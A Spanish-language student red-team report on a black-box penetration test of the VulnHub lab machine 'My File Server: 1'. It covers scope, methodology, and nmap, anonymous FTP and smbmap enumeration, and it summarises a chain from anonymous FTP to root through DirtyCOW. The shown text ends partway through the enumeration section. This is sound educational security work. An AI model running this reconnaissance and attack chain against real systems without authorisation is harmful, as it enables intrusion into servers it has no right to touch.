

Red Team Report: Pentesting de My File Server

1

Informe técnico de pruebas de penetración sobre un entorno corporativo simulado de almacenamiento de archivos



ESTUDIANTE	Luis Arturo Rocha Zarazúa
MATRÍCULA	185050
ASIGNATURA	CNO IV SEGURIDAD INFORMÁTICA
ROL ASUMIDO	Analista Red Team (pentester externo contratado)
MÁQUINA OBJETIVO	My File Server: 1 (VulnHub)
PARCIAL / ACTIVIDAD	Parcial 2 · Actividad 13
DOCENTE	Servando López Contreras
FECHA DE ENTREGA	01/10/2026

Red Team Report: My File Server 1

Índice

1. Executive Summary (Resumen Ejecutivo)	3
2. Alcance (Scope)	3
Objetivo del engagement	3
Activo en alcance	3
Limitaciones y reglas de compromiso	3
3. Metodología Aplicada	4
4. Fases de Reconocimiento	4
4.1 Identificación de la dirección IP de la víctima	4
4.2 Escaneo de puertos y detección de versiones	5
5. Enumeración	7
5.1 Servicio FTP (puerto 21)	7
5.2 Servicio SMB / Samba (puerto 445)	9
5.3 Servicio web (puerto 80)	10
6. Explotación	12
6.1 Generación del par de llaves SSH	12
6.2 Entrega de la llave pública vía FTP anónimo	13
6.3 Acceso inicial vía SSH	14
7. Escalada de Privilegios	15
7.1 Identificación de la versión del kernel	15
7.2 Obtención y compilación del exploit	15
7.3 Ejecución del exploit y obtención de shell root	18
8. Análisis de Impacto (Modelo CIA)	20
9. Recomendaciones Técnicas	20
9.1 Remediación inmediata (0–15 días)	20
9.2 Corto plazo (15–30 días)	20
9.3 Mediano y largo plazo (30–90 días)	21
10. Tabla de Hallazgos	21
11. Conclusión	22
12. Referencias Bibliográficas	22

1. Executive Summary (Resumen Ejecutivo)

Este informe documenta un ejercicio de pruebas de penetración de tipo caja negra realizado sobre la máquina vulnerable “My File Server: 1” (VulnHub), la cual simula un servidor de archivos corporativo. El objetivo fue identificar, explotar y documentar las debilidades de seguridad presentes, evaluando el nivel de exposición del sistema desde la perspectiva de un atacante externo con conocimiento limitado del entorno.

Durante el engagement se identificaron seis hallazgos de seguridad, dos de ellos de severidad crítica. La cadena de ataque partió de un servicio FTP con inicio de sesión anónimo habilitado, continuó con la exposición pública de credenciales válidas a través del servicio web, y culminó con una escalada de privilegios a nivel root mediante la explotación de la vulnerabilidad de kernel DirtyCOW (CVE-2016-5195), lo que permitió el compromiso total del sistema.

Hallazgo clave: en menos de 30 minutos y sin necesidad de fuerza bruta ni ingeniería social, fue posible pasar de un acceso anónimo no autenticado a control total (root) del servidor, únicamente encadenando configuraciones inseguras por defecto.

Desde una perspectiva de negocio, este nivel de exposición representa un riesgo alto: un atacante con acceso root a un servidor de archivos corporativo podría leer, modificar o eliminar cualquier documento almacenado, instalar puertas traseras persistentes, o utilizar el equipo como punto de pivote hacia el resto de la red interna. Se recomienda remediar los hallazgos críticos y altos en un plazo no mayor a 15 días hábiles.

2. Alcance (Scope)

Objetivo del engagement

Evaluar de forma controlada la postura de seguridad de la máquina “My File Server: 1”, identificando vulnerabilidades explotables en los servicios expuestos y determinando el impacto real que tendría su explotación en un entorno productivo.

Activo en alcance

Elemento	Detalle
Nombre de la máquina	My File Server: 1
Origen	https://download.vulnhub.com/myfileserver/My_file_server_1.ova
Dirección IP objetivo	192.168.56.104 (red interna aislada / NAT de laboratorio)
Sistema operativo	CentOS Linux 7 (Core), kernel 3.10.0-229.el7.x86_64
Tipo de prueba	Caja negra (black box), sin credenciales previas
Entorno de ataque	Kali Linux

Limitaciones y reglas de compromiso

- La prueba se realizó exclusivamente en un entorno de laboratorio virtualizado y aislado; no se atacaron sistemas productivos.
- No se realizaron pruebas de denegación de servicio (DoS) intencionales.
- El alcance se limitó a la máquina víctima; no se evaluó la infraestructura de red circundante ni otros hosts detectados durante el descubrimiento.
- Toda evidencia (capturas de pantalla, salidas de comandos) fue recolectada durante la ejecución de las pruebas.

3. Metodología Aplicada

El ejercicio se condujo siguiendo las fases del Penetration Testing Execution Standard (PTES), complementado con prácticas de enumeración propuestas por OWASP para servicios expuestos. Esto garantiza un proceso repetible, trazable y alineado con estándares de la industria.

Fase PTES	Objetivo	Herramientas utilizadas
1. Reconocimiento	Identificar el host objetivo dentro de la red	netdiscover
2. Enumeración	Descubrir puertos, servicios, versiones y recursos compartidos	nmap, ftp, smbmap, nikto, navegador web
3. Análisis de vulnerabilidades	Correlacionar versiones de software con CVEs conocidos	Investigación manual, uname -a
4. Explotación	Obtener acceso inicial al sistema	FTP anónimo, ssh-keygen, SSH
5. Post-explotación / Escalada	Elevar privilegios hasta obtener control total (root)	Exploit DirtyCOW (CVE-2016-5195), gcc
6. Reporte	Documentar hallazgos, impacto y remediación	Este informe

4. Fases de Reconocimiento

4.1 Identificación de la dirección IP de la víctima

Se utilizó netdiscover en modo pasivo para escuchar tráfico ARP en la red local y así identificar los hosts activos sin generar tráfico intrusivo. El escaneo reveló múltiples dispositivos en el segmento 192.168.56.0/24, entre ellos un host con MAC asociada al fabricante “PCS Systemtechnik GmbH” (VirtualBox), correspondiente a la máquina víctima en la dirección 192.168.56.104.




Figura 1. Salida de 'sudo netdiscover' mostrando la tabla de hosts detectados y resaltando la IP 192.168.56.104 de la máquina víctima.

```
$ sudo netdiscover
```

4.2 Escaneo de puertos y detección de versiones

Con la IP objetivo confirmada, se ejecutó un escaneo completo de puertos con Nmap utilizando el flag -sV para determinar la versión exacta de cada servicio, información indispensable para correlacionar vulnerabilidades conocidas más adelante.

```
$ nmap -p- 192.168.56.104 -sV
```






Figura 2. Resultado de 'nmap -p- -sV' mostrando los puertos abiertos: 21/ftp (vsftpd 3.0.2), 22/ssh, 80/http, 111/rpcbind, 445/netbios-ssn (Samba), 2049/nfs_acl, 2121/ftp (ProFTPD) y 20048/mountd.

Posteriormente se ejecutó un escaneo agresivo (-A) para obtener detalles adicionales de cada servicio: scripts NSE, detección de sistema operativo y enumeración de RPC/NFS.

```
$ nmap -A 192.168.56.104
```



Parte 1 de 2 ftp-anon, ftp-syst y detalle de OpenSSH



Parte 2 de 2 smb-os-discovery y traceroute

Figura 3. Salida de 'nmap -A' detallando versiones de servicio: vsFTPd 3.0.2 (con FTP anónimo permitido), OpenSSH 7.4, Samba smbd 4.9.1 (smb-os-discovery) y traceroute hacia el objetivo.

Puerto	Servicio	Versión detectada
21/tcp	ftp	vsftpd 3.0.2 (permite login anónimo)
22/tcp	ssh	OpenSSH 7.4 (protocol 2.0)
80/tcp	http	Apache httpd 2.4.6 (CentOS)
111/tcp	rpcbind	RPC #100000
445/tcp	microsoft-ds	Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp	nfs	NFS 3/4 (RPC #100003)
2121/tcp	ftp	ProFTPD 1.3.5


Tabla 1. Inventario de puertos y servicios expuestos por la máquina objetivo.

5. Enumeración


5.1 Servicio FTP (puerto 21)

Se intentó una conexión FTP estándar validando primero el acceso anónimo, funcionalidad que permite a cualquier usuario autenticarse sin credenciales válidas usando el usuario “anonymous”. Un segundo servicio FTP (ProFTPD) fue localizado en el puerto no estándar 2121; este también aceptó sesión anónima (“Anonymous access granted, restrictions apply”), aunque rechazó credenciales de usuarios del sistema como kali.

```
$ ftp 192.168.56.104
$ ftp 192.168.56.104 2121
```



Puerto 21 (vsFTPD 3.0.2) acceso anónimo exitoso y listado de directorio



Puerto 2121 (ProFTPD 1.3.5) acceso anónimo con restricciones; intento con usuario kali rechazado


Figura 4. Intentos de conexión FTP a Los puertos 21 y 2121, confirmando el banner y comportamiento de vsFTPD 3.0.2 y ProFTPD 1.3.5 respectivamente.

Nmap ya había confirmado previamente: “ftp-anon: Anonymous FTP login allowed (FTP code 230)”, lo que adelantaba este hallazgo antes incluso de probarlo manualmente.


5.2 Servicio SMB / Samba (puerto 445)

Se accedió al recurso compartido vía navegador y se enumeraron los recursos SMB con smbmap, herramienta que permite listar shares, permisos efectivos y comentarios asociados sin necesidad de credenciales válidas si el servidor permite sesiones nulas o de invitado.

```
$ smbmap -H 192.168.56.104
```



Inicio del escaneo y autenticación NULL



Resultado: shares y permisos por recurso


Figura 5. Salida de 'smbmap -H 192.168.56.104' listando los recursos compartidos: print\$ (sin acceso), smbdata (READ, WRITE), smbuser (sin acceso) e IPC\$ (sin acceso).

El resultado reveló un recurso llamado “smbdata” con permisos de lectura y escritura, así como un recurso llamado “smbuser”, cuyo nombre coincide con un patrón común de cuenta de servicio por defecto un indicio de configuración débil que motivó continuar la enumeración hacia el servicio web.

